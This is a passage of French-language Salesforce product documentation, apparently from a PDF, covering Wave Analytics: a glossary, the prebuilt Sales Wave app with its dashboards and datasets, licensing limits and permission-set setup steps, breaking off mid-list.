
### Communautés Salesforce

### Salesforce CRM Content

# Analyses

## Wave Analytics

Salesforce Wave Analytics est une plate-forme Cloud qui permet de connecter des données à plusieurs sources, de créer des vues interactives de ces données et de partager ces vues dans des tableaux de bord. Cette méthode est plus efficace pour distribuer des informations aux utilisateurs, et les aider à comprendre et à réagir à l'évolution des informations.




- Apprentissage de Wave Analytics avec Trailhead
- Glossaire Wave Analytics
- Limites de Wave Analytics
- Limitations de Wave Analytics

## Applications Wave prédéfinies

- L'application Sales Wave Analytics
- L'application Service Wave Analytics
- L'application Event Monitoring Wave

## Configuration de Wave Analytics

- Configuration de Wave Analytics | PDF
- Guide de mise en oeuvre de la sécurité dans Wave Analytics PDF

## Intégration de vos données Salesforce et de données externes

- Guide d'intégration | PDF
- Fiche conseils Premiers pas avec Wave Replication (pilote) PDF
- Guide de l'API de données externes | PDF
- Référence du format des données externes | PDF

## Exploration et conception

- Exploration et visualisation de vos données
- Élaboration de tableaux de bord Wave
- Organisation des ressources Wave à l'aide d'applications

## Extension et partage de Wave partout

- Tableaux de bord incorporés partout
- Migration, empaquetage et distribution de Wave
- Méthodes supplémentaires pour étendre Wave partout

## Personnalisation de Wave Analytics

- Guide Dashboard JSON | PDF
- Référence SAQL | PDF
- Référence des métadonnées étendues (XMD) | PDF

## Wave Analytics version mobile

- Aide de Salesforce Analytics pour iOS

## API REST Wave

- Wave REST API Developer's Guide | PDF

## Apprentissage de Wave Analytics avec Trailhead

Trailhead offre des parcours de formation amusants et en accès libre pour découvrir Salesforce. Vous pouvez désormais apprendre à utiliser Wave Analytics via Trailhead en utilisant une organisation Developer Edition spécialement activée pour Wave.

Vous ne pouvez pas utiliser une ancienne organisation Developer Edition pour les parcours de formation Wave Analytics. Vous devez vous inscrire à l'organisation Developer Edition spéciale, offerte avec une licence Analytics Cloud Wave Platform limitée et qui contient les exemples de données nécessaires pour les parcours Wave.

L'inscription à l'organisation spéciale Developer Edition est disponible dans les parcours suivants :

- Exploration avec Wave Analytics : http://developer.salesforce.com/trailhead/trail/wave_analytics_explorer

- Accélération des analyses avec les applications Wave : http://developer.salesforce.com/trailhead/trail/wave_analytics_apps

CONSULTER ÉGALEMENT :

Limites de Wave Analytics

# Glossaire Wave Analytics

Familiarisez-vous avec la terminologie courante de Wave Analytics.

**Application**

Une *application* contient des tableaux de bord, des perspectives, et des jeux de données dans n'importe quelle combinaison logique permettant de partager vos analyses de données avec des collègues. Les applications sont semblables à des dossiers : elles permettent aux utilisateurs d'organiser leurs projets de données, privés et partagés, et de contrôler le partage.

**Dashboard**

Un *tableau de bord* est un ensemble ordonné de graphiques, de mesures et de tableaux qui repose sur les données d'une ou de plusieurs perspectives.

**Fichier JSON de tableau de bord**

Un *fichier JSON de tableau de bord* définit les composants d'un tableau de bord et la manière dont ils sont connectés.

**Surveillance des données**

L'outil de *surveillance des données* vous permet de surveiller les tâches de flux de données et du système. Vous pouvez également l'utiliser pour commencer, arrrêter, replanifier, télécharger et charger des flux de données.

**Flux de données**

Un *flux de données* est un ensemble d'instructions qui spécifient les données à extraire d'objets Salesforce ou de jeux de données, comment transformer des jeux de données et quels jeux de données doivent être disponibles pour les requêtes.

**fichier de définition du flux de données**

Un *ficher de définition de flux de données* est un fichier JSON contenant les transformations qui représentent la logique du flux de données.

**tâche de flux de données**

Une tâche de *flux de données* traite la logique dans un flux de données.

**Jeu de données**

Un *jeu de données* contient une série de données sources spécialement mises en forme et optimisées pour l'exploration interactive.

**Générateur de jeux de données**

Le *générateur de jeux de données* est une interface utilisateur Pointer/Cliquer qui vous permet de sélectionner et d'extraire facilement des données des objets Salesforce pour créer un seul jeu de données.

**Date**

Une *date* peut être représentée par un jour, un mois, une année, et éventuellement une heure. Vous pouvez grouper, filtrer et appliquer des formules mathématiques sur les dates.

**Concepteur**

*Concepteur* est l'interface dans laquelle vous créez des tableaux de bord. Il existe deux versions : le concepteur de tableau de bord Wave (la nouvelle version) et le concepteur Classic (la version héritée).

**Dimension**

Une *dimension* est une valeur qualitative, par exemple une région, un nom de produit ou un numéro de modèle. Les dimensions sont pratiques pour le regroupement et le filtrage de vos données. Contrairement aux mesures, vous ne pouvez pas appliquer des formules mathématiques sur des dimensions.

**Explorateur**

*Explorateur* est l'interface dans laquelle vous explorez les jeux de données et les perspectives.

**Métadonnées étendues (XMD)**

Les *métadonnées étendues (XMD)* vous permettent de personnaliser le format de nombreux éléments de tableau de bord dans Wave Analytics.

**Données externes**

Les *données externes* sont des données qui résident hors de Salesforce, par exemple des données d'applications et de feuilles de calcul externes.

**API de données externes**

Utilisez l'*API de données externes* pour télécharger des fichiers de données externes dans Wave Analytics afin de créer des jeux de données.

**Perspective**

Une *perspective* correspond à une vue particulière des données d'un jeu de données. Les perspectives permettent d'explorer les données à l'aide d'analyses et de visualisations.

**Mesure**

Une *mesure* est une valeur quantitative, par exemple un chiffre d'affaires ou un taux de change. Vous pouvez appliquer des formules mathématiques sur des mesures, par exemple pour calculer le chiffre d'affaires total et le taux de change minimum.

**Fichier de métadonnées**

Un *fichier de métadonnées* est un fichier JSON qui décrit la structure d'un fichier de données externe.

**Prédicat**

Un *prédicat* est une condition de filtre qui définit l'accès à l'échelle des lignes aux enregistrements d'un jeu de données.

**Salesforce Analytics Query Language (SAQL)**

Utilisez *SAQL* pour accéder aux données et les analyser dans les jeux de données Wave Analytics.

**Transformation**

Une *transformation* désigne la manipulation de données. Vous pouvez ajouter des transformations à un flux de données pour extraire les données d'objets Salesforce ou de jeux de données, pour transformer des jeux de données qui contiennent des données Salesforce ou externes, et pour enregistrer des jeux de données.

**Visualisation**

Une *visualisation* correspond généralement à un tableau ou à un graphique, par exemple un graphique à barres, un graphique en anneau, une chronologie ou une carte thermique. Elle peut également représenter des données dans un tableau, par exemple un tableau de comparaison ou un tableau croisé dynamique. Chaque visualisation est associée à une requête sous-jacente qui permet à Wave Analytics de récupérer les informations à partir de la source de données.

# Applications Wave prédéfinies

Les applications Wave Analytics prédéfinies vous guident à travers vos données Salesforce en suivant un parcours prêt à l'emploi. Votre équipe peut consulter des tableaux de bord et des indicateurs de performance clés des meilleures pratiques à un emplacement unique afin de gérer les affaires avec efficacité.

Les applications Wave prédéfinies de Salesforce peuvent accélérer le retour sur investissement de votre organisation avec Wave Analytics. Au lieu de créer vous-même des visualisations, avec les applications Wave vous répondez aux questions d'un assistant de configuration pratique qui fait partie de chaque application. Wave se charge des autres tâches, en créant des tableaux de bord conçus et élaborés par Salesforce sur la base de notre longue expérience acquise en aidant les entreprises à gérer les interactions avec leurs clients.

Les applications prédéfinies sont conçues pour les ordinateurs de bureau et les appareils mobiles. Ils sont livrés avec des tableaux de bord que vous pouvez incorporer à des pages Salesforce afin de permettre aux utilisateurs d'accéder directement aux informations commerciales, depuis le Cloud qu'ils utilisent au quotidien. Vous pouvez ensuite explorer divers aspects importants de votre activité en personnalisant les applications Wave pour les adapter à vos besoins métiers.

Pour commencer, consultez les instructions pas à pas de chaque application en suivant les liens ci-dessous.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

L'application Sales Wave Analytics

L'application Sales Wave Analytics offre la puissance de Wave Analytics à Sales Cloud sur tous les appareils qui prennent en charge Wave. Grâce à des visualisations intuitives basées sur vos données Salesforce, Sales Wave accélère le passage de l'analyse à l'action, et facilite la conversion de vos données en opérations commerciales intelligentes.

L'application Service Wave Analytics

L'application Service Wave accélère la prise en main de Wave Analytics et offre un parcours clair à travers vos données Service Cloud sur n'importe quel appareil. Que vous soyez responsable ou agent de service, vous avez accès à un emplacement unique à toutes les informations utiles pour analyser les données clés et développer votre activité.

L'application Event Monitoring Wave

L'application Event Monitoring Wave s'intègre à la surveillance des événements et aux données du journal d'audit de configuration pour vous apporter des informations sur le comportement de vos utilisateurs et de votre organisation.

## L'application Sales Wave Analytics

L'application Sales Wave Analytics offre la puissance de Wave Analytics à Sales Cloud sur tous les appareils qui prennent en charge Wave. Grâce à des visualisations intuitives basées sur vos données Salesforce, Sales Wave accélère le passage de l'analyse à l'action, et facilite la conversion de vos données en opérations commerciales intelligentes.

Conseil: Pour faire vos premiers pas avec Sales Wave, suivez les étapes ci-dessous dans l'ordre indiqué. Si vous n'avez jamais utilisé Wave, vous trouverez des informations supplémentaires dans la *Bibliothèque Wave Analytics*.

1. À propos de l'application Sales Wave

   Découvrez les avantages de Sales Wave avant de créer une application et de l'utiliser pour explorer vos données Sales Cloud.
2. Tableaux de bord et jeux de données prédéfinis de Sales Wave

   L'application Sales Wave comprend des tableaux de bord et des jeux de données prédéfinis qui permettent d'accélérer l'exploration des données.

3. Configuration des autorisations Salesforce pour l'application Sales Wave Analytics
   Configurez votre organisation pour utiliser l'application Sales Wave en activant Wave, en attribuant des licences d'ensemble d'autorisations, puis en créant et en attribuant des ensembles d'autorisations.
4. Création et partage de l'application Sales Wave Analytics
   Utilisez le configurateur de l'application Sales Wave pour créer l'application et commencer à exploiter vos données Sales Wave, sans attendre.
5. Personnalisation de Sales Wave avec l'assistant de configuration
   L'assistant de configuration de Sales Wave permet de créer l'application Sales Wave afin de refléter les données telles que votre société souhaite les visualiser.
6. Mise à niveau de l'application Sales Wave
   Bénéficiez des dernières fonctionnalités de Sales Wave en mettant à niveau votre application chaque fois que nous publions une nouvelle version.
7. Mise à jour du jeu de données Quota (cible) de Sales Wave
   Si vous répondez « oui » à la question de l'assistant de configuration portant sur les quotas de suivi de votre entreprise au niveau utilisateur, mettez à jour le jeu de données Sales Wave Quota pour inclure les données de quotas de votre équipe dans l'application.
8. Planification du flux de données quotidien Sales Wave
   Planifiez un flux de données quotidien hors des heures ouvrables standard, avant de les explorer avec Sales Wave.
9. Intégration de Sales Wave à Salesforce
   Améliorez l'utilisation de Sales Wave en effectuant plusieurs intégrations et personnalisations facultatives.
10. Compréhension des limitations de l'application Sales Wave Analytics
    Sales Wave nécessite que Sales Cloud contiennent des données spécifiques, et prend en charge un ensemble limité d'objets Salesforce.
11. Présentation de la terminologie des données de l'application Sales Wave
    Pour tirer le meilleur parti de l'application Sales Wave, il est utile de comprendre les indicateurs et les termes utilisés dans l'application.

# À propos de l'application Sales Wave

Découvrez les avantages de Sales Wave avant de créer une application et de l'utiliser pour explorer vos données Sales Cloud.

## Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

## AUTORISATIONS UTILISATEUR

Pour utiliser les modèles d'applications Wave :


- Utiliser des modèles d'applications Wave Analytics

Pour utiliser Sales Wave :

- Accéder aux modèles et applications de Sales Cloud Analytics

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics




Salesforce a créé l'application Sales Wave pour faciliter l'analyse de vos données Sales Cloud. Que vous soyez responsable commercial, commercial ou coordinateur, Sales Wave offre un niveau d'analyse de vos données Salesforce inégalé.

- Les responsables commencent par une vue d'ensemble des indicateurs de performance clés de leur équipe, avant d'explorer les détails des quotas, de l'évolution du pipeline et du cycle de vie moyen d'un processus commercial. Ils peuvent également examiner les performances des membres de leur équipe et prendre des mesures pour accélérer la conclusion d'affaires.
- Les commerciaux peuvent consulter la réalisation de leur quota, les réservations et les activités des encours sur une période donnée. Ils peuvent également trouver rapidement des opportunités de nouvelles affaires pour atteindre leur quota.
- Les équipes opérationnelles peuvent classer les performances par zone géographique, par source et par client afin d'identifier les tendances et favoriser la conclusion rapide d'affaires.

La création d'une application est simple : à l'aide d'un configurateur intégré, répondez à quelques questions sur vos préférences de consultation des données et Wave se charge de tout. Une fois créée, l'application inclut des jeux de données et des tableaux de bord prédéfinis qui permettent d'explorer les données Sales Cloud depuis n'importe quel appareil prenant en charge Wave.

Vous récupérez des informations décisionnelles rapidement à partir de vos données commerciales avec l'interface intuitive de Wave. Vous pouvez ensuite explorer divers aspects importants de votre activité en personnalisant Sales Wave en fonction de vos besoins métiers.

**Remarque:** Votre organisation peut utiliser l'application Sales Wave avec ou sans la plate-forme Salesforce Wave Analytics en achetant une licence Sales Wave. Chaque licence Salesforce Wave Analytics inclut une licence Sales Wave Analytics App.

## Tableaux de bord et jeux de données prédéfinis de Sales Wave

L'application Sales Wave comprend des tableaux de bord et des jeux de données prédéfinis qui permettent d'accélérer l'exploration des données.

**Remarque:** Ces tableaux de bord et jeux de données font partie de Sales Wave uniquement si vous avez créé votre application après le mois de juillet 2016. Si vous utilisez une ancienne version de Sales Wave, recréez votre application pour afficher ces tableaux de bord et ces jeux de données.

### Tableaux de bord Sales Wave


Les tableaux de bord prédéfinis de l'application Sales Wave incluent des indicateurs de performance clés qui aident à tirer rapidement le meilleur parti de vos données Salesforce. Les tableaux de bord permettent de gérer les encours et les prévisions, et de comprendre les facteurs clés de performance de l'entreprise, de visualiser les tendances et d'attribuer des actions. Il permet également de recevoir des réponses rapides aux questions que vous vous posez sur les résultats de l'entreprise.

**AUTORISATIONS UTILISATEUR**

Pour utiliser des applications Wave :
- Utiliser des modèles d'applications Wave Analytics

Pour utiliser Sales Wave :
- Accéder aux modèles et applications de Sales Cloud Analytics

Pour créer et gérer des applications Wave :
- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données Wave Analytics




Le tableau ci-dessous présente les tableaux de bord Sales Wave, qui indiquent en temps réel la santé de votre activité. Vous pouvez également approfondir votre exploration par vous-même à tout moment. Pour en savoir plus sur l'exploration des données dans Wave, reportez-vous à Explorer et visualiser vos données.

**Remarque:** Les tableaux de bord et les jeux de données inclus dans Sales Wave diffèrent selon vos réponses aux questions de l'assistant de configuration lors de la création de l'application.

**Tableau 49: Tableaux de bord Sales Wave**

| Nom du tableau de bord | Contenu | Rôle utilisateur cible | Exigences spéciales |
|---|---|---|---|
| Vue d'ensemble des commerciaux | Les commerciaux commencent par ce tableau de bord pour consulter un résumé des indicateurs de performance clés. Ils peuvent consulter la | Commercial | Pour pouvoir afficher la réalisation des quotas, les données de quotas doivent être importées dans Sales Wave. |

| Nom du tableau de bord | Contenu | Rôle utilisateur cible | Exigences spéciales |
|---|---|---|---|
| | réalisation des quotas, les réservations et le pipeline sur une période donnée. Ils peuvent également examiner les opportunités afin d'accélérer la conclusion d'affaires et le nombre d'activités réalisées sur une semaine. | | |
| Découverte des opportunités | Indique les produits vendus ou non vendus à des comptes, et identifie les espaces ou les opportunités de ventes croisées/incitatives. | Commercial | Pour pouvoir afficher ce tableau de bord, les données de quotas doivent être importées dans Sales Wave. |
| Vue d'ensemble du responsable commercial | Les responsables commerciaux commencent par ce tableau de bord pour consulter une vue d'ensemble des indicateurs de performance clés de leur équipe. Ils peuvent consulter la réalisation des quotas, la couverture du pipeline, la génération de pipeline et la durée moyenne des cycles de vente. Vous pouvez sélectionner des commerciaux individuels pour examiner leurs performances. | Responsable commercial | • Pour pouvoir afficher la réalisation des quotas, les données de quotas doivent être importées dans Sales Wave.<br>• Pour afficher la couverture du pipeline, vous devez répondre « Oui » à la question de l'assistant de configuration relative à l'utilisation de l'objet Produits. |
| Modifications du pipeline | Met en évidence les modifications du pipeline, notamment les affaires gagnées/perdues fermées, entrées/sorties et le montant réduit/augmenté. | Responsable commercial | Pour pouvoir afficher la réalisation des quotas, les données de quotas doivent être importées dans Sales Wave. |
| Productivité de l'équipe | Compare les résultats des commerciaux de votre équipe à travers les catégories de performances clés, telles que gagné/perdu, réalisation des quotas et cycle de vie des ventes. | Responsable commercial | Pour pouvoir afficher la réalisation des quotas, les données de quotas doivent être importées dans Sales Wave. |
| Progression du quota | Aide votre équipe à réaliser son quota en permettant d'explorer les opportunités importantes. | Responsable commercial | Pour pouvoir afficher la réalisation des quotas, les données de quotas doivent être importées dans Sales Wave. |

| Nom du tableau de bord | Contenu | Rôle utilisateur cible | Exigences spéciales |
|---|---|---|---|
| Performance par localisation | Analyse les affaires conclues et découvre les tendances à travers les divers emplacements géographiques. | Opérations commerciales | Aucun. |
| Performance par source | Analyse les affaires conclues et découvre les tendances à travers les sources. | Opérations commerciales | Aucun. |
| Performance par client | Analyse les affaires conclues et découvre les tendances à travers les clients. | Opérations commerciales | Aucun. |
| Performance par produit | Analyse les affaires conclues et découvre les tendances à travers les produits. | Opérations commerciales | Aucun. |
| Synthèse du compte | Synthétise le compte sélectionné avec les taux de clôture moyens, le cycle de vente moyen, les totaux d'affaires ouvertes et gagnées par emplacement géographique, par source et/ou par produit. Peut être incorporée dans les pages Salesforce, notamment les pages de compte et d'opportunité. | Commercial | Pour afficher les données des produits, vous devez répondre « Oui » à la question de l'assistant de configuration relative à l'utilisation de l'objet Produits. |
| Synthèse de l'opportunité | Résume l'opportunité sélectionnée avec les principales informations, notamment la sélection de produits, les activités et délai pendant lequel l'opportunité est restée à l'étape actuelle. Peut être incorporée dans les pages Salesforce, notamment les pages de compte et d'opportunité. | Commercial | Pour afficher les données des produits, vous devez répondre « Oui » à la question de l'assistant de configuration relative à l'utilisation de l'objet Produits. |

## Jeux de données Sales Wave

Le tableau présente les jeux de données Sales Wave qui intègrent l'application lorsque vous la créez.

**Tableau 50: Jeux de données Sales Wave**

| Nom du jeu de données | Contenu | Exigences spéciales |
|---|---|---|
| Comptes | Données sur les comptes. inclut les comptes sans opportunité. | Aucun. |

| Nom du jeu de données | Contenu | Exigences spéciales |
|---|---|---|
| Opportunités | Données sur les comptes, les opportunités et les utilisateurs. | Aucun. |
| Oppty Products | Données sur les produits avec des opportunités et des comptes. | Aucun. |
| Tendance des en-cours | Données historiques d'opportunité. Suit le montant, la date de fermeture et les modifications des étapes durant le cycle de vie d'une opportunité. | Aucun. |
| Quota | Données de quota. | Si vous utilisez des quotas dans Sales Wave, chargez un fichier CSV à la page 3942 contenant des données de quotas pour mettre à jour ce jeu de données. |
| Quota avec des utilisateurs | Applique les informations sur la hiérarchie des rôles aux données de quotas pendant le cumul du responsable. | Aucun. |
| Utilisateurs | Fournit des détails sur tous les utilisateurs d'une organisation. | Aucun. |
| Rôles | Données de base sur les rôles utilisateur. | Aucun. |
| Requêtes | Données sur les requêtes associées à des comptes. | Incluses uniquement si vous choisissez d'importer les données des requêtes dans Sales Wave via l'assistant de configuration. |
| Événements | Données sur les événements. | Aucun. |
| Tâches | Données sur les tâches. | Aucun. |
| Pistes | Données sur les pistes Salesforce, y compris les pistes converties connectées à des comptes et à des opportunités. | Incluses uniquement si vous choisissez d'importer les données des pistes dans Sales Wave via l'assistant de configuration. |
| Campagnes | Données de campagne Salesforce, y compris les opportunités connectées à des campagnes. | Incluses uniquement si vous choisissez d'importer les données des campagnes dans Sales Wave via l'assistant de configuration. |

| Nom du jeu de données | Contenu | Exigences spéciales |
|---|---|---|
| Membres de campagne | Données sur les membres de campagne avec des campagnes. Indique qui est connecté à quelles campagnes. | Incluses uniquement si vous choisissez d'importer les données des campagnes dans Sales Wave via l'assistant de configuration. |

## Configuration des autorisations Salesforce pour l'application Sales Wave Analytics

Configurez votre organisation pour utiliser l'application Sales Wave en activant Wave, en attribuant des licences d'ensemble d'autorisations, puis en créant et en attribuant des ensembles d'autorisations.

Chaque licence Sales Wave Analytics App accorde l'accès à Sales Wave à un seul utilisateur. Elle inclut une licence unique pour un utilisateur unique de l'application Sales Wave. Le tableau ci-dessous présente les limitations de l'application. Pour utiliser plus de données, vous pouvez acheter la licence Analytics Cloud - Additional Data Rows qui accorde l'accès à 100 millions de lignes supplémentaires.

**Tableau 51: Limitations en stockage de données de Sales Wave**

| Licence | Limitation |
|---|---|
| Analytics Cloud - Sales Wave Analytics App | 25 millions de lignes, lorsqu'elles sont utilisées sans licence Analytics Cloud - Wave Analytics Platform. L'utilisation de la licence d'application Sales Wave n'augmente pas la limitation en données de la licence de plate-forme |
| Analytics Cloud - Additional Data Rows | 100 millions de lignes. |

**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics

Important: Les limitations en stockage de données de la licence Sales Wave Analytics App sont de nature contractuelle, pas technique. La licence implique une surveillance stricte du nombre total de lignes de données.

Votre organisation peut utiliser l'application Sales Wave Analytics avec ou sans la plate-forme Salesforce Wave Analytics. La licence Sales Wave Analytics App active les autorisations ci-dessous.

**Tableau 52: Autorisations utilisateur Sales Wave**

| Autorisation | Fonction |
|---|---|
| Utiliser des modèles d'applications Wave Analytics | Autorise l'accès à tous les modèles d'applications Wave. |
| Accéder aux modèles et applications de Sales Cloud Analytics | Accorde un accès spécifique à l'application Sales Wave Analytics ainsi qu'aux données et tableaux de bord prédéfinis inclus. |
| Gérer des modèles d'applications Wave Analytics | Permet aux administrateurs de créer des applications Wave pour les utilisateurs de leur organisation, dans le cas présent, l'application Sales Wave Analytics. |
| Modifier les flux de données de Wave Analytics | Permet aux administrateurs de charger et télécharger JSON pour les flux de données existants. |

### Processus de configuration de l'application Sales Wave

Pour configurer votre organisation afin d'utiliser Sales Wave, suivez les étapes de base ci-dessous.

1. *Activez la plate-forme Wave*. La première étape de configuration de Sales Wave consiste à activer Wave pour votre organisation.
2. *Attribuez des licences d'ensemble d'autorisations aux utilisateurs.* Attribuez ensuite une licence d'ensemble d'autorisations Sales Analytics Apps à chaque utilisateur. Chaque licence d'ensemble d'autorisations peut être attribuée à un seul utilisateur. Chaque utilisateur nécessite une licence d'ensemble d'autorisations pour pouvoir utiliser l'application.
3. *Définissez les types d'utilisateur, et créez et attribuez des ensembles d'autorisations.* Définissez ensuite les principaux types d'utilisateur dans votre organisation et créez des ensembles d'autorisations pour regrouper les autorisations utilisateur associées en fonction des besoins de chaque type d'utilisateur. Une fois les ensembles d'autorisations créés, attribuez-les aux utilisateurs. Vous pouvez attribuer un ensemble d'autorisations à un seul utilisateur, ou à un groupe d'utilisateurs pour plus d'efficacité. Vous pouvez attribuer plusieurs ensembles d'autorisations à un seul utilisateur.

Une fois ces étapes exécutées, créez et partagez Sales Wave avec les utilisateurs de votre organisation. Les utilisateurs peuvent explorer les tableaux de bord et les jeux de données Sales Wave uniquement lorsque vous avez partagé l'application avec eux.

Conseil:

Pour de meilleurs résultats, suivez les étapes de configuration de l'application Sales Wave dans l'ordre indiqué ici.

1. Licence d'ensemble d'autorisations Sales Analytics Apps et autorisations utilisateur
